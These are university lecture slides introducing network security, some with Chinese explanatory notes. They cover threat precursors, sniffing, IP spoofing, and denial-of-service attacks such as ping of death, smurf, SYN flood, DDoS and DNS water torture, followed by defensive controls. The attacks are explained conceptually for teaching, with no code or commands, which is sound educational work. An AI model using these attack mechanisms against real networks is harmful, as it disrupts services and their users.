Intro to Network Security

Bo Luo
bluo@ku.edu

Network Security Topics

- Vulnerabilities and Threats
  - 7 or 5 layer models: threats on each layer
- Standards
  - Kerberos, SSL, SSH, PKI, IPSec
- System security
  - Firewalls
  - Intrusion detection systems
  - Worms, Botnet, etc.
- Application security
  - Web
  - Email
  - Mobile

Network Security Topics

- Vulnerabilities, Threats, Attacks
  - OSI 7 layer model; TCP 5 layer model
    - Physical, Link
    - Network (Internet), Transport, Application
  - threats on each layer

Network Security Topics

- Passive attacks
  - Sniffing: read message content, traffic analysis
- Active attacks
  - Masquerade (spoofing)
  - Replay
  - Modification of message
  - DoS

Network Security Topics

- Standards
  - IP Security: IPSec
  - Key distribution and user authentication: Kerberos; PKI: Public Key Infrastructure
  - Transport layer security: SSL: Secure Sockets Layer; TLS: Transport Layer Security
  - HTTPS: HTTP over SSL; SSH: Secure shell
  - Email security: PEM; S/MIME; PGP

Network Security Topics

- System security
  - Firewalls
    - Prevent intruders from getting into the system
  - Intrusion detection systems
    - Quickly detect intruders (if Firewalls fail)
  - Survive/Response
    - Recovery, forensics
  - Worms, Botnet, etc.


Network Security Topics

- Application security
  - Email security
  - Web security
    - Cross-site scripting
    - SQL injection
    - Java/JavaScript
  - Mobile
  - Anonymity
  - Privacy

What Makes a Network Vulnerable

- Anonymity
  - attack from thousands of miles away
  - hack a machine from another hacked machine
- Many points of attack
  - i.e., from any machine, to any machine
- Sharing
- System/Network complexity
- Unknown perimeter (e.g. host on multiple networks)
- Unknown paths
  - packets may travel over many different paths to a destination

Hazy network perimeter



Threat Precursors

- port scan
- war dialers 战争拨号 拨号路由器
- social engineering
- dumpster diving
- OS, app. fingerprinting
- network mapping
- vulnerability scanners
- vendor documentation
- google, newsgroups

War dialing

- Search for open computers using:
  - dial-up modem, dialer program, list of phone numbers
- Modems? it's the 21st century. they're slow
  - back door into routers
  - bypass firewall, IDS
- Other nice targets
  - PCs with remote access, *e.g.* pcAnywhere
- Finding phone numbers:
  - internet phone books, social engineering, whois database

Modems on routers?

- ISPs usually have 3 ways to get to a router
  - normal path
  - separate control network
  - dial-up modem

Eavesdropping, Wiretapping


- Packet sniffers
- Wiretaps
- Inductance
  - tap wire, read signals without physical contact
- Insecure wireless networks
  - also possibility of theft of service

Packet Sniffing

- Ethernet frame structure

preamble	dst address	src address	type	data	CRC

- When a packet is sent over a subnet
  - all within collision domain read until dst address
  - if (dst addr == machine addr)
    - keep reading, copy pkt to main memory, interrupt CPU
- Promiscuous mode
  - read all packets



Protocol Flaws


- Many network protocols not designed with security in mind
- Work-arounds can be
  - clumsy
  - non-existent
- Several examples

Spoofing

欺骗; 假冒; ARP欺骗; 伪装; 网络欺骗;
一种涉及已建立的活动会话被他人截取和加入的攻击。IP 欺骗也是一种攻击方法，该方法使用捏造的源地址来发送 IP 数据包，此类数据包可能会采用可信源的 IP 地址来尝试绕过防火墙。这将使防火墙误以为来自黑客的数据包确实是来自可信源的。IP 欺骗也可以仅用于隐藏攻击的真实来源。

IP 欺骗是入侵者使用其他计算机的 IP 地址来获取信息或访问权限的过程。由于入侵者伪装成他人出现，因此如果发送回复，该回复将发往入侵者所伪造的地址，而非其真实地址。

- Masquerading
  - S6 → S2
    - Route through B, since 192.168.1.x is in a different subnet
  - can be used to do
    - session-hijacking
    - man in the middle



Denial of Service

- ping of death
- smurf
- syn-flood
- traffic redirection (i.e. attack routing algorithms)
- DNS attacks

Ping of Death

- Ping (ICMP echo) packet: 64 bytes
- TCP/IP specification: maximum packet size of 65,536 octets.
- Ping of death attack: send oversized ICMP datagrams (encapsulated in IP packets) to the victim.
- Some systems, upon receiving the oversized packet, will crash, freeze, or reboot, resulting in denial of service.
  - Buffer overflow

Smurf attacks


- Smurf attack
  - A host sending an ICMP echo request (ping) to a network broadcast address.
  - Every host on the network receives the ICMP echo request and sends back an ICMP echo response
  - Attacker spoofs the IP source address as the IP of the intended victim
  - Every host on the intermediary network replies, flooding the victim and the intermediary network.

由于多数系统都会尽快地处理ICMP传输信息，Woodlly Attacker把分组的源地址设置为目标系统，因此目标系统都很快就会被大量的echo信息吞没，这样轻而易举地就能够阻止该系统处理其它任何网络传输，从而引起拒绝为正常系统服务。

Smurf攻击通过使用将回复地址设置成受害网络的广播地址的ICMP应答请求(ping)数据包，来淹没受害主机，最终导致该网络的所有主机都对此ICMP应答请求做出答复，导致网络阻塞。更加复杂的Smurf将源地址改为第三方的受害者，最终导致第三方崩溃。


syn-flood

- syn-flood: TCP half-open
- To establish a legitimate TCP connection:
  - the client sends a SYN packet to the server




syn-flood

- To establish a legitimate TCP connection:
  - the client sends a SYN packet to the server
  - the server sends a SYN-ACK back to the client




syn-flood

- To establish a legitimate TCP connection:
  - the client sends a SYN packet to the server
  - the server sends a SYN-ACK back to the client
  - the client sends an ACK back to the server to complete the three-way handshake



syn-flood

- syn-flood attack
  - Attacker initiating a TCP connection to the server with a SYN.
  - The server reserves resources and replies with a SYN-ACK
  - The client then doesn't send back a ACK



DDoS


分布式拒绝服务攻击

- Attack vulnerable systems
  - exploit system vulnerabilities or trick into downloading trojan 特洛伊木马

分布式拒绝服务(DDoS:Distributed Denial of Service)攻击指借助于客户/服务器技术，将多个计算机联合起来作为攻击平台，对一个或多个目标发动DoS攻击，从而成倍地提高拒绝服务攻击的威力


- create zombie networks
- direct zombies to attack victim

被DDoS攻击时的现象：
· 被攻击主机上有大量等待的TCP连接。
· 网络中充斥着大量的无用的数据包，源地址为假。
· 制造高流量无用数据，造成网络拥塞，使受害主机无法正常和外界通讯。
· 利用受害主机提供的服务或传输协议上的缺陷，反复高速的发出特定的服务请求，使受害主机无法及时处理所有正常请求。
· 严重时会造成系统死机。




DNS Water Torture

- How DNS works (recursive query)




DNS Water Torture

- DNS Water Torture
  - Send random DNS queries – recursive queries!
  - Open resolvers query cache DNS servers: domain not found
  - The queries go all the way to authoritative DNS servers!



DNS Water Torture

- DNS provider Dyn was attacked on 10/21/2016
- Coming from 10s of millions of Ips (IoT devices)
- Affected websites: Amazon, Twitter, Netflix, Spotify, PayPal, AirBnb, Reddit, Tumblr, GitHub and the New York Times, etc.




Network Security Controls

- Architecture & design
- Encryption
- Protocols

Architecture & Design

- Segmentation/separation
  - De-Militarized Zone (*DMZ*)



Architecture & Design

